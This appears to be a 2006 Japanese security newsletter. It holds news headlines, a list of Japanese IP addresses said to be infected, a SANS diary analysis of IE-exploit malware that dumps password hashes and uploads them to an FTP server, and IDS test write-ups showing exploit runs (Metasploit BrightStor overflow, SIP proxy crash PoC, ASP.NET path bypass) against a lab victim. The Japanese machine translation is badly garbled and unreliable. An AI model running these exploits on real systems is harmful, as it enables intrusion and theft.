----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

近所の桜が咲いてきました。

今週末が見ごろでしょうか。

今週もがんばろう・・・

あと原稿がまだ終わっていないよ。

Winny対策と受動的攻撃について解説しようと考えています。


----------------------------

■セキュリティニュース

----------------------------

インシデント

間違いだらけの職場持ち込み私物パソコン対策

クリエン、「アクシデント 僕のせいじゃない」

IEの脆弱性にゼロデイ攻撃、臨時パッチの可能性も

マイクロソフト、IE用パッチの即時リリースを検討--悪質なコードの流出に対応

銀行口座情報やパスワードを盗むトロイの木馬が2種出現


Winny
「Winnyには“中毒性”がある。使用を前提にした対策提案こそ必要」と、ネットエージェント社長

Winnyからの情報漏洩を起こすウイルスの駆除ツールを無償配布 - シマンテック

ワインショップ「萬屋」の顧客情報Winny流出、楽天市場では5件

男性教諭のPCから児童成績など580人分流出…三重

Winny経由の情報流出を元から断つ~「持出禁止」のすすめ~

社会リポート

ビジネスユーザーの約30%が「Winny入りPCを業務に利用」――NS総研調査

ウェブセンス、企業内Winnyを一掃できるソリューションを期間限定で無償提供


脆弱性

IEにまたもやパッチ未公開のセキュリティ・ホール,詳細は未公表

Sendmailに脆弱性、セキュリティ企業らが警告

「IEのパッチは,できるだけ早く公開する」---米MSのセキュリティ・チーム

その他

ホワイトペーパー: 社員証1枚ですべてのセキュリティ対策を


----------------------------

■実証コード

----------------------------

IEへのDOS

http://www.computerterrorism.com/research/ct22-03-2006

http://lcamtuf.coredump.cx/iedie.html

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


218.45.168.83 k168083.ppp.asahi-net.or.jp
221.113.0.106 p000106.ppp.asahi-net.or.jp
221.113.16.82 p016082.ppp.asahi-net.or.jp
221.113.17.74 p017074.ppp.asahi-net.or.jp
221.113.17.244 p017244.ppp.asahi-net.or.jp
221.113.24.129 p024129.ppp.asahi-net.or.jp
221.113.33.215 p033215.ppp.asahi-net.or.jp
221.113.39.73 p039073.ppp.asahi-net.or.jp
221.113.53.101 p053101.ppp.asahi-net.or.jp
221.113.101.170 170.101.113.221.ap.yournet.ne.jp
221.113.101.234 234.101.113.221.ap.yournet.ne.jp
221.113.115.57 57.115.113.221.ap.yournet.ne.jp
221.113.127.176 176.127.113.221.ap.yournet.ne.jp
221.113.127.212 212.127.113.221.ap.yournet.ne.jp
221.113.162.18 p1018-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.55 p3055-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.180 p3180-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.240 p3240-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.202.181 p2181-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.202.243 p2243-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.209.215 p6215-air01hon128k.tokyo.ocn.ne.jp
221.113.210.146 p7146-air01hon128k.tokyo.ocn.ne.jp
221.113.211.153 p8153-air01hon128k.tokyo.ocn.ne.jp
221.113.213.179 p3179-air01honfc.tokyo.ocn.ne.jp
221.113.235.24 p1024-ipad55osakakita.osaka.ocn.ne.jp
221.113.247.66 p1066-ipbf04kamokounan.kagoshima.ocn.ne.jp

----------------------------

■あまてらす

----------------------------


----------------------------

■セキュリティニュース

----------------------------

インシデント

金融口座を狙う悪質プログラム『Metafisher』が蔓延

韓国IT企業、訴訟相次ぎ戦々恐々


Winny
Winny経由の情報流出を元から断つ~「持出禁止」のすすめ~

ビジネスユーザーの約30%が「Winny入りPCを業務に利用」――NS総研調査
カーネギーメロン武田教授、「日本はサイバーテロ状態」


脆弱性

マイクロソフト、IEのパッチ未提供脆弱性に関するアドバイザリを公開

sendmailに脆弱性、JPCERT/CCが注意呼びかけ

IEの脆弱性狙う実証コード出現

その他

Bill Gates氏が語る最新セキュリティビジョンの実現は遠い?

高校で「サイバーディフェンダー」養成講座

ファイヤーウォール


----------------------------

■実証コード

----------------------------

IEへのDOS

http://www.computerterrorism.com/research/ct22-03-2006

http://lcamtuf.coredump.cx/iedie.html

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


59.147.181.166 p93b5a6.miygnt01.ap.so-net.ne.jp
220.219.114.232 ntszok045232.szok.nt.ftth.ppp.infoweb.ne.jp
221.113.34.114 p034114.ppp.asahi-net.or.jp
221.113.100.102 102.100.113.221.ap.yournet.ne.jp
221.113.100.246 246.100.113.221.ap.yournet.ne.jp
221.113.109.65 65.109.113.221.ap.yournet.ne.jp
221.113.112.115 115.112.113.221.ap.yournet.ne.jp
221.113.115.60 60.115.113.221.ap.yournet.ne.jp
221.113.127.112 112.127.113.221.ap.yournet.ne.jp
221.113.127.202 202.127.113.221.ap.yournet.ne.jp
221.113.165.145 p4145-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.165.220 p4220-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.209.184 p6184-air01hon128k.tokyo.ocn.ne.jp
221.113.211.161 p8161-air01hon128k.tokyo.ocn.ne.jp
221.113.229.46 p1046-ipad12gifu.gifu.ocn.ne.jp
221.113.232.44 p4044-ipad12gifu.gifu.ocn.ne.jp
221.113.247.21 p1021-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.113.248.70 p2070-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.171.147.172 FLH1Aas172.fko.mesh.ad.jp
221.186.70.50 WWW.ARS-ASP.COM.48.70.186.221.in-addr.arpa
221.191.250.20 p1020-ipbf34osakakita.osaka.ocn.ne.jp

Published: 2006-03-26,
:2006-03 - 26を発表しました、
Last Updated: 2006-03-26 14:24:42 UTC by Patrick Nolan (Version: 1)
最新アップデート:2006-03-26 パトリック・ノーランによっての14:24:42の UTC (バージョン:1)

Do You Want To Open This File?
あなたはこのファイルを開くことを望みますか?

Just for the sake of clarity, there is an email attachment vector for this exploit that's not widely reported. I have not seen any reports of it being used at this time. MS's bulletin , in the FAQ's, in "Could this vulnerability be exploited through e-mail?", says it can be exploited if one "open(s) an attachment that could exploit the vulnerability." ISS obliquely says attacks may occur by "...simply embedding the required logic in specially crafted HTML emails.".
ただ明快さのために、広く報告されないこの偉業のために電子メールのアタッチメントベクトルがあります。 私はそれの報告が今使われているのを見ませんでした。 MS のブレティンは、「よく尋ねられる質問」ので、「この弱点は電子メールを通して利用されることができましたか?」で、もし1が「(s) 弱点を利用することができたアタッチメントを開きます」なら、それが利用されることができると言います。 ISSは、「・・・ただ必要とされるロジックを特別に作りあげられた HTML 電子メールに埋め込む」ことによって、斜めに攻撃が起こるかもしれないと言います。

MS doesn't have a bulletin description specific to malicious email attachments, but one of their global workarounds includes prompting or disabling active scripting in the Local intranet security zone, which addresses a malicious attachment exploit in this situation. In addition, keeping gateway email AV sigs up to date is advisable. Drop us a note if you notice attacks coming at you via email. Thanks!
MS は悪意がある電子メールアタッチメントに特殊なブレティン記述を持ちません、しかし(彼・それ)らのグローバルな回避策の1つがこの状況で悪意があるアタッチメント偉業を扱う支部イントラネットセキュリティーゾーンに能動態を書くことを引き起こすか、あるいは停止することを含みます。 加えるに、ゲートウェイ電子メールAV sigs に最新情報を伝えることは賢明です。 もしあなたが攻撃が電子メールによってあなたに来ているのに気付くなら、我々ノートを落としてください。 ありがとうございます!

Modified Malware for the IE Expoit
IE Expoit のために悪性ソフトを修正しました

Published: 2006-03-26,
:2006-03 - 26を発表しました、
Last Updated: 2006-03-26 02:35:18 UTC by Lorna Hutcheson (Version: 1)
最新アップデート:2006-03-26 ローナ・ハッチソンによっての02:35:18の UTC (バージョン:1)

Its always interesting around the ISC and you'll never know what you'll be handed on any given day. Its even more interesting when there is an unpatched IE vulnerability and an exploit available for it. That is where we find ourselves now. There are several sites that have been compromised and now contain the exploit code. These sites all run the exploit code and get a file called ca.exe which in turn gets a file called calc.exe and installs it. It is calc.exe that we want to focus on briefly.
そ ISC とあなたが決してあなたがどの日をとっても何を手渡されるであろうか知らないであろうことは周りに常に面白いです. そこのそのさらにいっそう面白いいつは unpatchedな IE 弱点とそれのために利用可能な exploit です。 それは我々が今我々自身を見いだすところです。 危うくされて、そして今偉業を含むサイトがコードするいくつかがあります。 これらのサイトはすべて exploit にコードの負担を強いて、そして順番に calc.exe と呼ばれるファイルを受けとって、そしてそれをインストールする ca.exe と呼ばれるファイルを受けとります。 我々が短い間焦点を合わせることを望むのは calc.exe です。

This malware installs a dll that is used as a Browser Helper Object (BHO) and also runscopies itself to directory you see below as nm32.exe and runs as a process. The malware creates the following on install:
この悪性ソフトはブラウザヘルパーオブジェクトとして使用される dll (BHO)をインストールして、そしてあなたが下に nm32.exe として見るディレクトリに同じくそれ自身を runscopies して、そしてプロセスとして作動します。 悪性ソフトはインストールの上に次のことを作ります:

C:\WINNT\fyt\mn32.dll
C:\WINNT\fyt\nm32.exe
C:\WINNT\fyt\~ipcfg636
C:\ WINNT \ fyt \~ ipcfg636
C:\WINNT\fyt\~start636
C:\ WINNT \ fyt \~ start636
C:\WINNT\fyt\~tmp636
C:\ WINNT \ fyt \~ tmp636
C:\WINNT\fyt\~view636
C:\ WINNT \ fyt \~ view636

It also creates one called sub.txt when you surf the internet and records everything that it can about where you surf and do and any information it can get from the Let's look at what is in the files. The information I'm about to show is from my VM box, so it won't get you anywhere:>)
それは同じく sub.txt と呼ばれる1を作成するあなたがいつからあなたがサーフして、そしてすることがどこ(で・に)かについてそうすることができるすべてとそれがそうすることができるインフォメーションが得るインターネットとレコードをサーフしますか ましょうファイルにあるものを見る. 私が示そうとしているインフォメーションは私のVMボックスからです、それでそれはどこ(で・に)もあなたを手に入れないでしょう:>)

File: ipcfg636
ファイル: ipcfg636

Windows 2000 IP Configuration
ウィンドウズ2000 IP 形状
Host Name . . . . . . . . . . . . : vmwindows2k
ホスト Name ・・・: vmwindows2k
Primary DNS Suffix . . . . . . . :
主要な DNS 接尾辞 ・・・:
Node Type . . . . . . . . . . . . : Broadcast
ノードタイプ・・・:ブロードキャスト
IP Routing Enabled. . . . . . . . : No
IP ルーティング使用可能・・・:ノー
WINS Proxy Enabled. . . . . . . . : No
WINS プロクシ使用可能・・・:ノー

Ethernet adapter Local Area Connection:
イーサネットアダプターのローカルエリアの接続:
Connection-specific DNS Suffix . :
接続に特定された DNS Suffix :
Description . . . . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
記述・・・: AMD PCNET ファミリー PCI イーサネットアダプター
Physical Address. . . . . . . . . : 00-0C-29-16-36-AB
物理アドレス・・・: 00-0C-29-16-36-AB
DHCP Enabled. . . . . . . . . . . : No
DHCP 使用可能・・・:ノー
IP Address. . . . . . . . . . . . : 192.168.227.128
IP アドレス・・・:192.168.227.128
Subnet Mask . . . . . . . . . . . : 255.255.255.0
サブネットマスク・・・:255.255.255.0
Default Gateway . . . . . . . . . :
デフォルトゲートウェイ・・・:
DNS Servers . . . . . . . . . . . :
DNS サーバー・・・:

File: start636
ファイル: start636

Active Connections
アクティブな接続

Proto Local Address Foreign Address State
Proto 支部アドレス    外国のアドレス    国家
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP    0.0.0.0:135    0.0.0.0:0    聞きます
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP    0.0.0.0:445    0.0.0.0:0    聞きます
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP    0.0.0.0:1025    0.0.0.0:0    聞きます
TCP 0.0.0.0:1027 0.0.0.0:0 LISTENING
TCP    0.0.0.0:1027    0.0.0.0:0    聞きます
TCP 192.168.227.128:139 0.0.0.0:0 LISTENING
TCP    192.168.227.128:139    0.0.0.0:0    聞きます
UDP 0.0.0.0:135 *:*
UDP    0.0.0.0:135   *:*
UDP 0.0.0.0:445 *:*
UDP    0.0.0.0:445   *:*
UDP 0.0.0.0:1026 *:*
UDP    0.0.0.0:1026   *:*
UDP 192.168.227.128:137 *:*
UDP    192.168.227.128:137   *:*
UDP 192.168.227.128:138 *:*
UDP    192.168.227.128:138   *:*
UDP 192.168.227.128:500 *:*
UDP    192.168.227.128:500   *:*


File: tmp636
ファイル: tmp636

Protected Storage settings / PWL:
保護された記憶装置設定 / PWL :
InfoDelivery
InfoDelivery
IdentityMgr
IdentityMgr
IdentitiesPass ::::€:Ï»b[
IdentitiesPass    : ::: ?:I ≫b[
HASH values:
ハッシュ料理値:
Administrator:500:AF6E956C6F6836C4F3F9505A2D0958A7:0B14980C258F0D7178186CE65030A4A6:Built-in account for administering the computer/domain::
アドミニストレーター:500: AF6E956C6F6836C4F3F9505A2D0958A7 : 0B14980C258F0D7178186CE65030A4A6 : コンピュータ / ドメインを執行するための組み込みのアカウント: :
Guest:501:********************************:********************************:Built-in account for guest access to the computer/domain::
Guest:501 :********************************:********************************コンピュータ / ドメインに:ゲストアクセスのためのアカウントの中の - :構築しました
RAS:
RAS :
Total 0 entries
0の項目を合計してください
Network settings:
設定をネットワークで結んでください:

File: view636
ファイル: view636

Server Name Remark
サーバー名    注目

-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
\\VMWINDOWS2K
\\ VMWINDOWS2K
The command completed successfully.
コマンドは成功裏に完了しました。

File: Sub.txt
ファイル: Sub.txt

res://C:\WINNT\system32\shdoclc.dll/dnserror.htm#http://www.msn.com/
http://winxphome/index.html
email=lorna.hutcheson@somewhere.com
pw=password
pw = パスワード
pw-conf=password
pw - conf = パスワード


The malware FTP's all the information out to a location. It also has email capability. The location given by McAfee in their writeup found here was as follows: "The trojan attempts to upload harvested information to an FTP server (66.242.129.251)." However, when I downloaded the malware and looked at it that was not the location I found in the strings. I found:
悪性ソフトは場所に向かってすべてのインフォメーションを FTP 転送します。 それは同じく電子メール能力を持っています。 ここで見いだされた(彼・それ)らの writeup で McAfee によって与えられた場所は次の通りでした: 「 アップロードする trojan の試みは FTP サーバー(66.242.129.251)にインフォメーションを収獲しました。」 しかしながら私が悪性ソフトをダウンロードして、そしてそれを見たとき、それは私がストリングで見いだした場所ではありませんでした。 私は気付きました:

0040F530 ASCII "200.182.57.13",0
0040F530    ASCII 「200.182.57.13」、0
0040F630 ASCII "21",0
0040F630    ASCII 「21」、0

So its seems that the malware has been swamped for a new version with the FTP server portion being changed. I have not observed it attempting to FTP yet, still waiting with a sniffer running. The strings also contained the username and password for the new site. The file on the new IP is now encrypted and the file wasn't before on the first FTP site. So the individual seems to realize that folks are on to them. I'm pretty sure that the malware has just been changed since its easier to modify the malware and where it FTPs to than to go back to all the hacked sites.
そうそ悪性ソフトが(今まで) FTP サーバー部が変えられるという状態で、新しいバージョンのために手に余っていたように思われる. 私はそれがにおい嗅ぎが走るという状態で、 FTP にまだ、まだ待つことを試みているのに気付きませんでした。 ストリングは新しいサイトのために同じくユーザ名とパスワードを含んでいました。 新しい IP に関するファイルは 今暗号化されます、そしてファイルは前に最初の FTP サイトにありませんでした。 それで個人は人々が(彼・それ)らの上であることを悟るように思われます。 私は悪性ソフトがちょうどすべての不法アクセスされたサイトにその行くことより悪性ソフトとそれがどこを FTP 転送するか修正することがより容易なバックから変えられたところであるとかなり確信しています。

Anyway, please keep your eyes and ears open for any new sites exploiting this vulnerability! As always, be careful its a jungle out there!
とにかく、どうかこの弱点を利用しているどんな新しいサイトのためにでもあなたの目と耳を開いているようにしておいてください! いつもの通り、注意深いそそこ(に・で)ジャングル !

Lorna J. Hutcheson
ローナ・J・ハッチソン
CACI
CACI

(出展:SANS)


項目

攻撃

リモート

攻撃ポート

41524

対象OS

Unix/Windows

CVE

CVE-2005-0260

MS

PAM

BrightStor Discovery service buffer overflow (BrightStor_Discovery_UDP_Overflow)

About this signature or vulnerability

RealSecure Server Sensor, RealSecure Network Sensor:


This signature detects a specially-crafted overflow request to port 41524/UDP.


Default risk level

High


Sensors that have this signature

RealSecure Server Sensor: XPU 24.31, RealSecure Network Sensor: XPU 24.31


Systems affected

Windows: 95, Windows: 98, Windows NT: 4.0, Windows: 98 Second Edition, Windows 2000: Any version, Windows: XP, Windows: Me, BrightStor ARCserve Backup for Windows: r11.1, BrightStor Enterprise Backup: 10.5, BrightStor ARCserve for NetWare: r11.1, BrightStor ARCserve Backup for Windows: 2000 Japanese, BrightStor ARCserve Backup for Windows: r11.0, BrightStor Enterprise Backup for Window: v10.0, BrightStor ARCserve Backup for Windows: v9.0, BrightStor ARCserve Backup-Win(64 bit): r11.1, BrightStor ARCserve Backup-Win(64 bit): r11.0, BrightStor Enterprise Backup-Win(64 bit: v10.5, BrightStor ARCserve for NetWare: v9, Windows 2003: Any version


Type

Unauthorized Access Attempt


Vulnerability description

BrightStor ARCserve Backup, BrightStor Enterprise Backup and BrightStor ARCserve 2000 are vulnerable to a buffer overflow, caused by improper bounds checking in the Discovery service. A remote attacker could exploit this vulnerability to overflow a buffer and possibly cause a denial of service or execute arbitrary code on the system.


How to remove this vulnerability

For BrightStor ARCserve Backup v9.0, r11.0, and r11.1 for Windows:

Upgrade to the latest BrightStor ARCserve Backup for Windows, available from the BrightStor Web site. See References.


BrightStor Enterprise Backup version v10.0 and v10.5 for Windows:

Upgrade to the latest BrightStor Enterprise for Windows, available from the BrightStor Web site. See References.


BrightStor ARCserve Backup version r11.0 and r11.1 for Windows (64 Bit Edition):

Upgrade to the latest BrightStor ARCserve Backup for Windows, available from the BrightStor Web site. See References.


BrightStor Enterprise Backup v10.5 for Windows (64 Bit Edition):

Upgrade to the latest BrightStor Enterprise for Windows (64 Bit Edition), available from the BrightStor Web site. See References.


BrightStor ARCserve Backup v9.01 for Windows (64 Bit Edition):

Upgrade to the latest BrightStor Enterprise for Windows (64 Bit Edition), available from the BrightStor Web site. See References.


BrightStor ARCserve 2000 Backup for Windows (Japanese Only):

Upgrade to the latest BrightStor ARCserve 2000 Backup for Windows (Japanese), available from the BrightStor Web site. See References.


BrightStor ARCserve Backup v9 and r11.1 for NetWare:

Upgrade to the latest BrightStor ARCserve Backup for Netware, available from the BrightStor Web site. See References.


検証環境

優先度

OS

IP

Intruder:

Windows2000

192.168.221.11

Victim:

Windows2000

192.168.221.180

センサー

ProvenitaM10

XPU1.70


実証コード

Supported Exploit Targets

=========================


0 cheyprod.dll 12/12/2003


msf cabrightstor_disco(win32_bind) > set TARGET 0

TARGET -> 0

msf cabrightstor_disco(win32_bind) > exploit

[*] Starting Bind Handler.

[*] Attempting to exploit target cheyprod.dll 12/12/2003

[*] Sending 4096 bytes to remote host.

[*] Exiting Bind Handler.


msf cabrightstor_disco(win32_bind) >


影響

リモートからのコマンドの実行が可能


トレース

イベント一覧

優先度

シグネチャ名

検知件数

High

BrightStor_Discovery_UDP_Overflow

1


イベント詳細

BrightStor_Discovery_UDP_Overflow.jpg

項目

攻撃

リモート

攻撃ポート

5060

対象OS

Unix/Windows

CVE

CVE-2005-4466

MS

PAM

SIP Proxy i3sipmsg.dll buffer overflow (SIP_Proxy_Overflow)

About this signature or vulnerability

RealSecure Server Sensor, RealSecure Network Sensor:


This signature detects an overflow in the way The Interaction SIP Proxy routes incoming SIP messages.


Default risk level

High


Sensors that have this signature

RealSecure Server Sensor: XPU 24.31, RealSecure Network Sensor: XPU 24.31


Systems affected

Windows NT: 4.0, Windows: 98, Windows: 98 Second Edition, Windows 2000: Any version, Windows: Me, Windows: XP, Windows 2003: Any version, SIP Proxy: 3.0.010


Type

Unauthorized Access Attempt


Vulnerability description

SIP Proxy from Interaction is a SIP (Session Initiation Protocol) application for Microsoft Windows operating systems. SIP Proxy version 3.0.010 is vulnerable to a denial of service attack, caused by a heap-based buffer overflow in i3sipmsg.dll. By sending a specially-crafted request containing 2900 bytes of encoded space (0x20) or TAB (0x9) characters as the SIP version in a REGISTER request line, a remote attacker could overflow a buffer and cause the application to crash. It is also possible for an attacker to exploit this vulnerability to execute arbitrary code on the system.


How to remove this vulnerability

No remedy available as of December 2005.


検証環境

優先度

OS

IP

Intruder:

Windows2000

192.168.221.11

Victim:

Windows2000

192.168.221.180

センサー

ProvenitaM10

XPU1.7.0


実証コード

C:\tool>i3sip.pl

Interactive SIP proxy heap corruption POC

By Behrang Fouladi, Hat-Squad Security Team

Usage: perl C:\tool\BrightStor_Discovery_UDP_Overflow_i3sip.pl <target> <size>


C:\tool>i3sip.pl 192.168.221.180 44444


Interactive SIP proxy heap corruption POC

By Behrang Fouladi, Hat-Squad Security Team

Exploit Sent to 192.168.221.180...

The SIP Proxy should crash now.


トレース

イベント一覧

優先度

シグネチャ名

知件数

High

SIP_Proxy_Overflow

3

Low

SIP_Version_Not2

5


イベント詳細


SIP_Proxy_Overflow.jpg


項目

攻撃

リモート

攻撃ポート

80

対象OS

Windows

CVE

CAN-2004-0847

MS

PAM

Microsoft ASP.NET Framework bypass security (HTTP_ASP_Security_Bypass)

このシグネチャまたは脆弱点について

RealSecure Network Sensor、RealSecure Server Sensor:


このシグネチャは、Microsoft ASP.NET Framework における正規化の脆弱点が原因で、リモートの攻撃者がセキュリティ制限を回避する可能性のある特殊な形式の URL 要求を検出します。


デフォルトの危険度

中危険度


このシグネチャが添付されているセンサー

RealSecure Network Sensor: XPU 22.34 以降、RealSecure Server Sensor: XPU 22.34 以降


影響を受けるシステム

Microsoft .NET Framework: 任意のバージョン、Microsoft ASP.NET: 任意のバージョン、Windows: 任意のバージョン


タイプ

不正アクセスの試み


脆弱点の説明

Microsoft ASP.NET Framework では、正規化の脆弱点が原因で、リモートの攻撃者がセキュリティ制限を回避する可能性があります。 ユーザーが正しく認証されない場合、web.config ファイルによってファイルへのアクセスが阻止されます。 リモートの攻撃者は、Mozilla を使用してバックスラッシュ (\) を含む特殊な形式の URL 要求を送信したり、Microsoft Internet Explorer を使用して URL エンコードされたバックスラッシュ (%5C) を含む要求を送信したりすることで、この認証方式を回避し、制限されているリソースに不正にアクセスすることができます。


この脆弱点の解決方法

Microsoft Corporation Web サイトから、ASP.NET HTTP モジュールをダウンロードします。


検証環境

優先度

OS

IP

Intruder:

Windows2000

192.168.221.11

Victim:

Windows2000

192.168.221.180

センサー

ProvenitaM10

XPU1.70


C:\tool>w3wp-dos.exe
============================================
w3wp-dos by Debasis Mohanty
www.hackingspirits.com
============================================

Usage: w3wpdos <HostIP / HostName>


C:\tool>w3wp-dos.exe 192.168.221.180
[+] Host name: [+] TEST-LR0IS30UAX
[+] Host IP: 192.168.221.180
[+] Ready to generate requests
[1] GET /aspnet-app\web.config HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[2] GET /aspnet-app\../aspnetlogs\log1.logs HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[3] GET /aspnet-app\default-userscreen.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[4] GET /aspnet-app\users/config.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[5] GET /aspnet-app\links/anycomref.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[6] GET /aspnet-app\com-ref-link1.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[7] GET /aspnet-app\com-ref-link2.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[8] GET /aspnet-app\com-ref-link3.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........
[9] GET /aspnet-app\com-ref-link4.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host:
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;
.ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F744632F1CC480589912023FA6D703BF02680BE6D7335
18A998AD1BE1FCD082F1CBC4DB54870BFE76AC713AF05B971D

........


イベント詳細

HTTP_ASP_Security_Bypass


項目

攻撃

リモート

攻撃ポート

80

対象OS

Windows

CVE

MS

PAM

NO-OP large quantity of instructions have been detected (JavaScript_NOOP_Sled)

About this signature or vulnerability

RealSecure Network Sensor, RealSecure Server Sensor:


This signature detects a simple NOOP sled in an 'unescape()' JavaScript function.


Default risk level

High


Sensors that have this signature

RealSecure Network Sensor: XPU 24.32, RealSecure Server Sensor: XPU 24.32


Systems affected

Linux: Any version, Solaris: Any version, HP-UX: Any version, BSD: Any version, IRIX: Any version, OS/2: Any version, DG/UX: Any version, Windows: 95, Windows: 98, Windows NT: 4.0, Windows: 98 Second Edition, SCO Unix: Any version, Windows 2000: Any version, Tru64 UNIX: Any version, Windows: Me, Windows: XP, Mac OS: Any version, AIX: Any version, Windows 2003: Any version


Type

Unauthorized Access Attempt


Vulnerability description

A large quantity of NO-OP instructions has been detected. This may indicate an attempt to overflow a buffer by padding the request with a large number of NO-OP instructions. A successful attempt could cause a denial of service or allow arbitrary code to be executed on the system.


How to remove this vulnerability

Verify that all current patches have been applied and the latest software versions have been installed on the system.


検証環境

優先度

OS

IP

Intruder:

RedHat

